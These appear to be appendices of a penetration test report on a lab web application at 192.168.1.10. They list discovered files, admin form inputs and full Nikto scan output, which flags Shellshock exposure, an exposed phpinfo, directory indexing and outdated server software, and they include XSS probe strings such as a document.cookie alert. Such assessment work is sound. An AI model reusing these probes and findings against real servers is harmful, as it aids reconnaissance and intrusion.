/admin/ADMIN/SERVER/css/bootstrap2.css
/admin/ADMIN/SERVER/css/bootstrap2.min.css
/admin/ADMIN/SERVER/css/font-awesome.css
/admin/ADMIN/SERVER/AS/css/style.css
/admin/ADMIN/SERVER/css/justified-nav.css
/admin/ADMIN/SERVER/css/style.css
/admin/ADMIN/ADS/css/boots.min.css
/admin/ADMIN/ADS/css/bootstrap-datetimepicker.js

/admin/ADMIN/SERVER/OOS/css/boots.min.css
/admin/ADMIN/SERVER/OOS/css/bootstrap-datetimepicker.js
/admin/ADMIN/ADS/css/bootstrap-datetimepicker.min.css
/admin/ADMIN/SERVER/OOS/css/bootstrap-datetimepicker.min.css
/admin/ADMIN/SERVER/ADS/css/boots.min.css
/admin/ADMIN/ADS/css/bootstrap-theme.css.map
/admin/ADMIN/SERVER/OOS/css/bootstrap-theme.css.map
/admin/ADMIN/ADS/css/bootstrap-theme.min.css
/admin/ADMIN/SERVER/ADS/css/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/OOS/css/bootstrap-theme.min.css
/admin/ADMIN/SERVER/ADS/css/bootstrap-datetimepicker.min.css
/admin/ADMIN/ADS/css/bootstrap.css
/admin/ADMIN/SERVER/ADS/css/bootstrap-theme.css.map
/admin/ADMIN/ADS/css/bootstrap.css.map
/admin/ADMIN/SERVER/OOS/css/bootstrap.css
/admin/ADMIN/OOS/css/boots.min.css
/admin/ADMIN/ADS/css/bootstrap.min.css
/admin/ADMIN/SERVER/ADS/css/bootstrap-theme.min.css
/admin/ADMIN/SERVER/OOS/css/bootstrap.css.map
/admin/ADMIN/OOS/css/bootstrap-datetimepicker.js
/admin/ADMIN/ADS/css/bootstrap2.css
/admin/ADMIN/SERVER/ADS/css/bootstrap.css
/admin/ADMIN/SERVER/OOS/css/bootstrap.min.css
/admin/ADMIN/OOS/css/bootstrap-datetimepicker.min.css
/admin/ADMIN/SERVER/ADS/css/bootstrap.css.map
/admin/ADMIN/SERVER/OOS/css/bootstrap2.css
/admin/ADMIN/ADS/css/bootstrap2.min.css
/admin/ADMIN/OOS/css/bootstrap-theme.css.map
/admin/ADMIN/ADS/css/font-awesome.css

/admin/ADMIN/SERVER/OOS/css/bootstrap2.min.css
/admin/ADMIN/AS/css/boots.min.css
/admin/ADMIN/SERVER/ADS/css/bootstrap.min.css
/admin/ADMIN/OOS/css/bootstrap-theme.min.css
/admin/ADMIN/ADS/css/justified-nav.css
/admin/ADMIN/SERVER/OOS/css/font-awesome.css
/admin/ADMIN/AS/css/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/ADS/css/bootstrap2.css
/admin/ADMIN/OOS/css/bootstrap.css
/admin/ADMIN/SERVER/OOS/css/justified-nav.css
/admin/ADMIN/SERVER/ADS/css/bootstrap2.min.css
/admin/ADMIN/OOS/css/bootstrap.css.map
/admin/ADMIN/ADS/css/style.css
/admin/ADMIN/AS/css/bootstrap-datetimepicker.min.css
/admin/ADMIN/SERVER/ADS/css/font-awesome.css
/admin/ADMIN/OOS/css/bootstrap.min.css
/admin/ADMIN/AS/css/bootstrap-theme.css.map
/admin/ADMIN/SERVER/OOS/css/style.css
/admin/ADMIN/SERVER/ADS/css/justified-nav.css
/admin/ADMIN/AS/css/bootstrap-theme.min.css
/admin/ADMIN/OOS/css/bootstrap2.css
/admin/ADMIN/AS/css/bootstrap.css
/admin/ADMIN/SERVER/ADS/css/style.css
/admin/ADMIN/OOS/css/bootstrap2.min.css
/admin/ADMIN/AS/css/bootstrap.css.map
/admin/ADMIN/OOS/css/font-awesome.css
/admin/ADMIN/OOS/css/justified-nav.css
/admin/ADMIN/AS/css/bootstrap.min.css
/admin/ADMIN/AS/css/bootstrap2.css

/admin/ADMIN/AS/css/bootstrap2.min.css
/admin/ADMIN/OOS/css/style.css
/admin/ADMIN/AS/css/font-awesome.css
/admin/ADMIN/AS/css/justified-nav.css
/admin/ADMIN/AS/css/style.css
/admin/ADMIN/SERVER/ADS/query.php
/admin/ADMIN/ADS/query.php
/hidden.php
/admin/ADMIN/SERVER/AS/function.php
/admin/ADMIN/SERVER/function.php
/admin/ADMIN/SERVER/ADS/function.php
/admin/ADMIN/AS/function.php
/admin/ADMIN/ADS/function.php
/admin/ADMIN/OOS/function.php
/admin/ADMIN/SERVER/OOS/function.php
/admin/ADMIN/SERVER/OOS/sample.php
/admin/ADMIN/OOS/sample.php
/admin/ADMIN/AS/equipment.php
/admin/ADMIN/AS/add_new_equipment.php
/admin/ADMIN/AS/fixedasset_report.php
/admin/ADMIN/AS/configuration.php
/admin/ADMIN/AS/add_new_category.php
/admin/ADMIN/AS/print_assetlist.php
/footer2.php
/admin/ADMIN/SERVER/AS/view_product.php
/admin/ADMIN/AS/view_product.php
/topheader.php
/bootstrap/carousel.css
/bootstrap/cover.css

/bootstrap/style.css
/bootstrap/theme.css
/bootstrap/css/boots.min.css
/bootstrap/fonts/glyphicons-halflings-regular.eot
/bootstrap/css/bootstrap-theme.css
/bootstrap/bootstrap/css/bootstrap-responsive.css
/bootstrap/fonts/glyphicons-halflings-regular.svg
/bootstrap/css/bootstrap-theme.css.map
/bootstrap/css/bootstrap-theme.min.css
/bootstrap/fonts/glyphicons-halflings-regular.ttf
/bootstrap/js/application.js
/bootstrap/bootstrap/css/bootstrap.css
/bootstrap/fonts/glyphicons-halflings-regular.woff
/bootstrap/css/bootstrap.css
/bootstrap/js/bootstrap.js
/bootstrap/bootstrap/css/bootstrap.min.css
/bootstrap/bootstrap/css/docs.css
/bootstrap/js/bootstrap.min.js
/bootstrap/bootstrap/js/application.js
/bootstrap/css/bootstrap.css.map
/bootstrap/bootstrap/js/bootsshoptgl.js
/bootstrap/css/bootstrap.min.css
/bootstrap/js/customizer.js
/bootstrap/js/customize.min.js
/bootstrap/bootstrap/js/bootstrap-affix.js
/bootstrap/css/bootstrap2.css
/bootstrap/js/docs.min.js
/bootstrap/css/font-awesome.css
/bootstrap/bootstrap/js/bootstrap-alert.js

/bootstrap/js/ie8-responsive-file-warning.js
/bootstrap/js/raw-files.min.js
/bootstrap/css/justified-nav.css
/bootstrap/bootstrap/js/bootstrap-button.js
/bootstrap/css/style.css
/bootstrap/bootstrap/js/bootstrap-carousel.js
/bootstrap/bootstrap/js/bootstrap-collapse.js
/bootstrap/bootstrap/js/bootstrap-dropdown.js
/bootstrap/bootstrap/js/bootstrap-modal.js
/bootstrap/bootstrap/js/bootstrap-popover.js
/bootstrap/bootstrap/js/bootstrap-scrollspy.js
/bootstrap/bootstrap/js/bootstrap-tab.js
/bootstrap/bootstrap/js/bootstrap-tooltip.js
/bootstrap/js/vendor/blob.js
/bootstrap/bootstrap/js/bootstrap-transition.js
/bootstrap/js/vendor/filesaver.js
/bootstrap/bootstrap/js/bootstrap-typeahead.js
/bootstrap/js/vendor/holder.js
/bootstrap/bootstrap/js/bootstrap.js
/bootstrap/js/vendor/jszip.min.js
/bootstrap/bootstrap/js/bootstrap.min.js
/bootstrap/js/vendor/less.min.js
/bootstrap/bootstrap/js/bootstrap.min.tmp.js
/bootstrap/js/vendor/uglify.min.js
/bootstrap/bootstrap/js/jquery.js
/bootstrap/bootstrap/js/jquery.lightbox-0.5.js
/bootstrap/bootstrap/js/jquery.min.js
/bootstrap/bootstrap/js/jquery.ui.custom.js
/bootstrap/bootstrap/js/google-code-prettify/prettify.css

/bootstrap/bootstrap/js/google-code-prettify/prettify.js
/admin/ADMIN/SERVER/account_edit.php
/phpinfo.php

Files found with a 302 response:

/logout.php
/user_index.php
/user_products.php
/user_contact.php
/user_aboutus.php
/user_order.php
/Email.php
/user_account2.php
/product_summary.php
/updatepassword.php
/user_mail.php
/include/session.php
/admin/include/session.php
/admin/logout.php
/admin/ADMIN/SERVER/index.php
/admin/ADMIN/SERVER/ADS/Customers.php
/admin/ADMIN/SERVER/AS/add_new_products.php
/admin/ADMIN/SERVER/AS/delete_product.php
/admin/ADMIN/ADS/Delete_Customer.php
/admin/ADMIN/AS/add_new_products.php
/admin/ADMIN/AS/delete_product.php
/admin/ADMIN/SERVER/ADS/Delete_Customer.php
/admin/ADMIN/ADS/add_new_announcement.php

[/admin/ADMIN/SERVER/ADS/add_new_announcement.php](#)
[/admin/ADMIN/SERVER/print_administrator_monitoring.php](#)
[/admin/ADMIN/SERVER/delete_customer_archive.php](#)
[/admin/ADMIN/SERVER/ADS/reply.php](#)
[/admin/ADMIN/ADS/reply.php](#)
[/admin/ADMIN/SERVER/AS/Archive.php](#)
[/admin/ADMIN/SERVER/ADS/Archive.php](#)
[/admin/ADMIN/AS/Archive.php](#)
[/admin/ADMIN/ADS/Archive.php](#)
[/admin/ADMIN/SERVER/sessions.php](#)


2.8 APPENDIX B – ADMIN DATA ENTRY

http://192.168.1.10/admin/index.php	username validation	text	admin
http://192.168.1.10/admin/index.php	password validation	password	admin
http://192.168.1.10/admin/ADMIN/SERVER/edit_user.php	employee name	text	SUPER admin
http://192.168.1.10/admin/ADMIN/SERVER/edit_user.php	username	text	SUPER admin
http://192.168.1.10/admin/ADMIN/SERVER/edit_user.php	password	password	SUPER admin
http://192.168.1.10/admin/ADMIN/SERVER/add_new_user_type.php	add user type	text	SUPER admin
http://192.168.1.10/admin/ADMIN/SERVER/edit_user_type.php	edit user type	text	SUPER admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/Customers.php	search for customers	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored first name	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored middle name	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored last name	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored date of birth	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored address	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored city	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored contact number	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored email address	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/View_Customer.php	stored password	password	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/add_new_announcement.php	what announcement	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/add_new_announcement.php	announcement image	image	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/add_new_announcement.php	when announcement	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/add_new_announcement.php	where announcement	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/add_new_announcement.php	details announcement	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/edit_announcement.php	what announcement	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/edit_announcement.php	announcement image	image	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/edit_announcement.php	when announcement	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/edit_announcement.php	where announcement	text	ADVERTISING admin


http://192.168.1.10/admin/ADMIN/SERVER/ADS/edit_announcement.php	details announcement	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/messages.php	recipient	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/messages.php	email	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/messages.php	from admin	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/ADS/messages.php	message	text	ADVERTISING admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/asset.php	search products	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/add_new_products.php	product name	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/add_new_products.php	product price	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/add_new_products.php	product quantity	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/add_new_products.php	product description	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/add_new_products.php	product image	image	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/edit_product.php	product name	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/edit_product.php	product price	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/edit_product.php	product quantity	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/edit_product.php	product description	text	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/AS/edit_product.php	product image	image	ASSET admin
http://192.168.1.10/admin/ADMIN/SERVER/OOS/reports.php	from	date	ONLINE ORDERING admin
http://192.168.1.10/admin/ADMIN/SERVER/OOS/reports.php	to	date	ONLINE ORDERING admin

2.9 APPENDIX C - ADMIN FILE STRUCTURE


SUPER admin:




ASSET admin:



ADVERTISING admin:



ONLINE ORDERING admin:



2.10 APPENDIX D - NIKTO RESULTS

- Nikto v2.1.6

+ Target IP: 192.168.1.10

+ Target Hostname: 192.168.1.10

+ Target Port: 80

+ Start Time: 2017-11-09 10:20:09 (GMT-5)

+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

+ Retrieved x-powered-by header: PHP/5.4.7

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Server leaks inodes via ETags, header found with file `/robots.txt`, fields: `0x2a 0x55b97ca7e08c0`

+ OSVDB-3268: `/company-accounts/`: Directory indexing found.

+ Entry `'/company-accounts/'` in `robots.txt` returned a non-forbidden or redirect HTTP code (200)

+ "`robots.txt`" contains 1 entry which should be manually viewed.

+ PHP/5.4.7 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.

- + OpenSSL/1.0.1c appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
- + Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
- + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
- + Web Server returns a valid response with junk HTTP methods, this may cause false positives.
- + OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
- + OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>).
- + OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278>).
- + /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
- + OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-3092: /admin/: This might be interesting...
- + OSVDB-3268: /img/: Directory indexing found.
- + OSVDB-3092: /img/: This might be interesting...
- + OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
- + OSVDB-3268: /database/: Directory indexing found.
- + OSVDB-3093: /database/: Databases? Really??

+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks.

<http://www.securityfocus.com/bid/4431>.

+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.

+ /phpinfo.php: Output from the phpinfo() function was found.

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.

+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.

+

/phpinfo.php?cx[]=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<scri
pt>alert(foo)</script>: Output from the phpinfo() function was found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ /login.php: Admin login page/section found.

+ 9308 requests: 0 error(s) and 36 item(s) reported on remote host

+ End Time: 2017-11-09 10:20:40 (GMT-5) (31 seconds)

+ 1 host(s) tested

2.11 APPENDIX E - AA2000 DATABASE

-- phpMyAdmin SQL Dump

-- version 4.2.11

-- http://www.phpmyadmin.net

--

-- Host: 127.0.0.1

-- Generation Time: Sep 21, 2015 at 03:10 PM

-- Server version: 5.6.21

-- PHP Version: 5.5.19

SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";

SET time_zone = "+00:00";

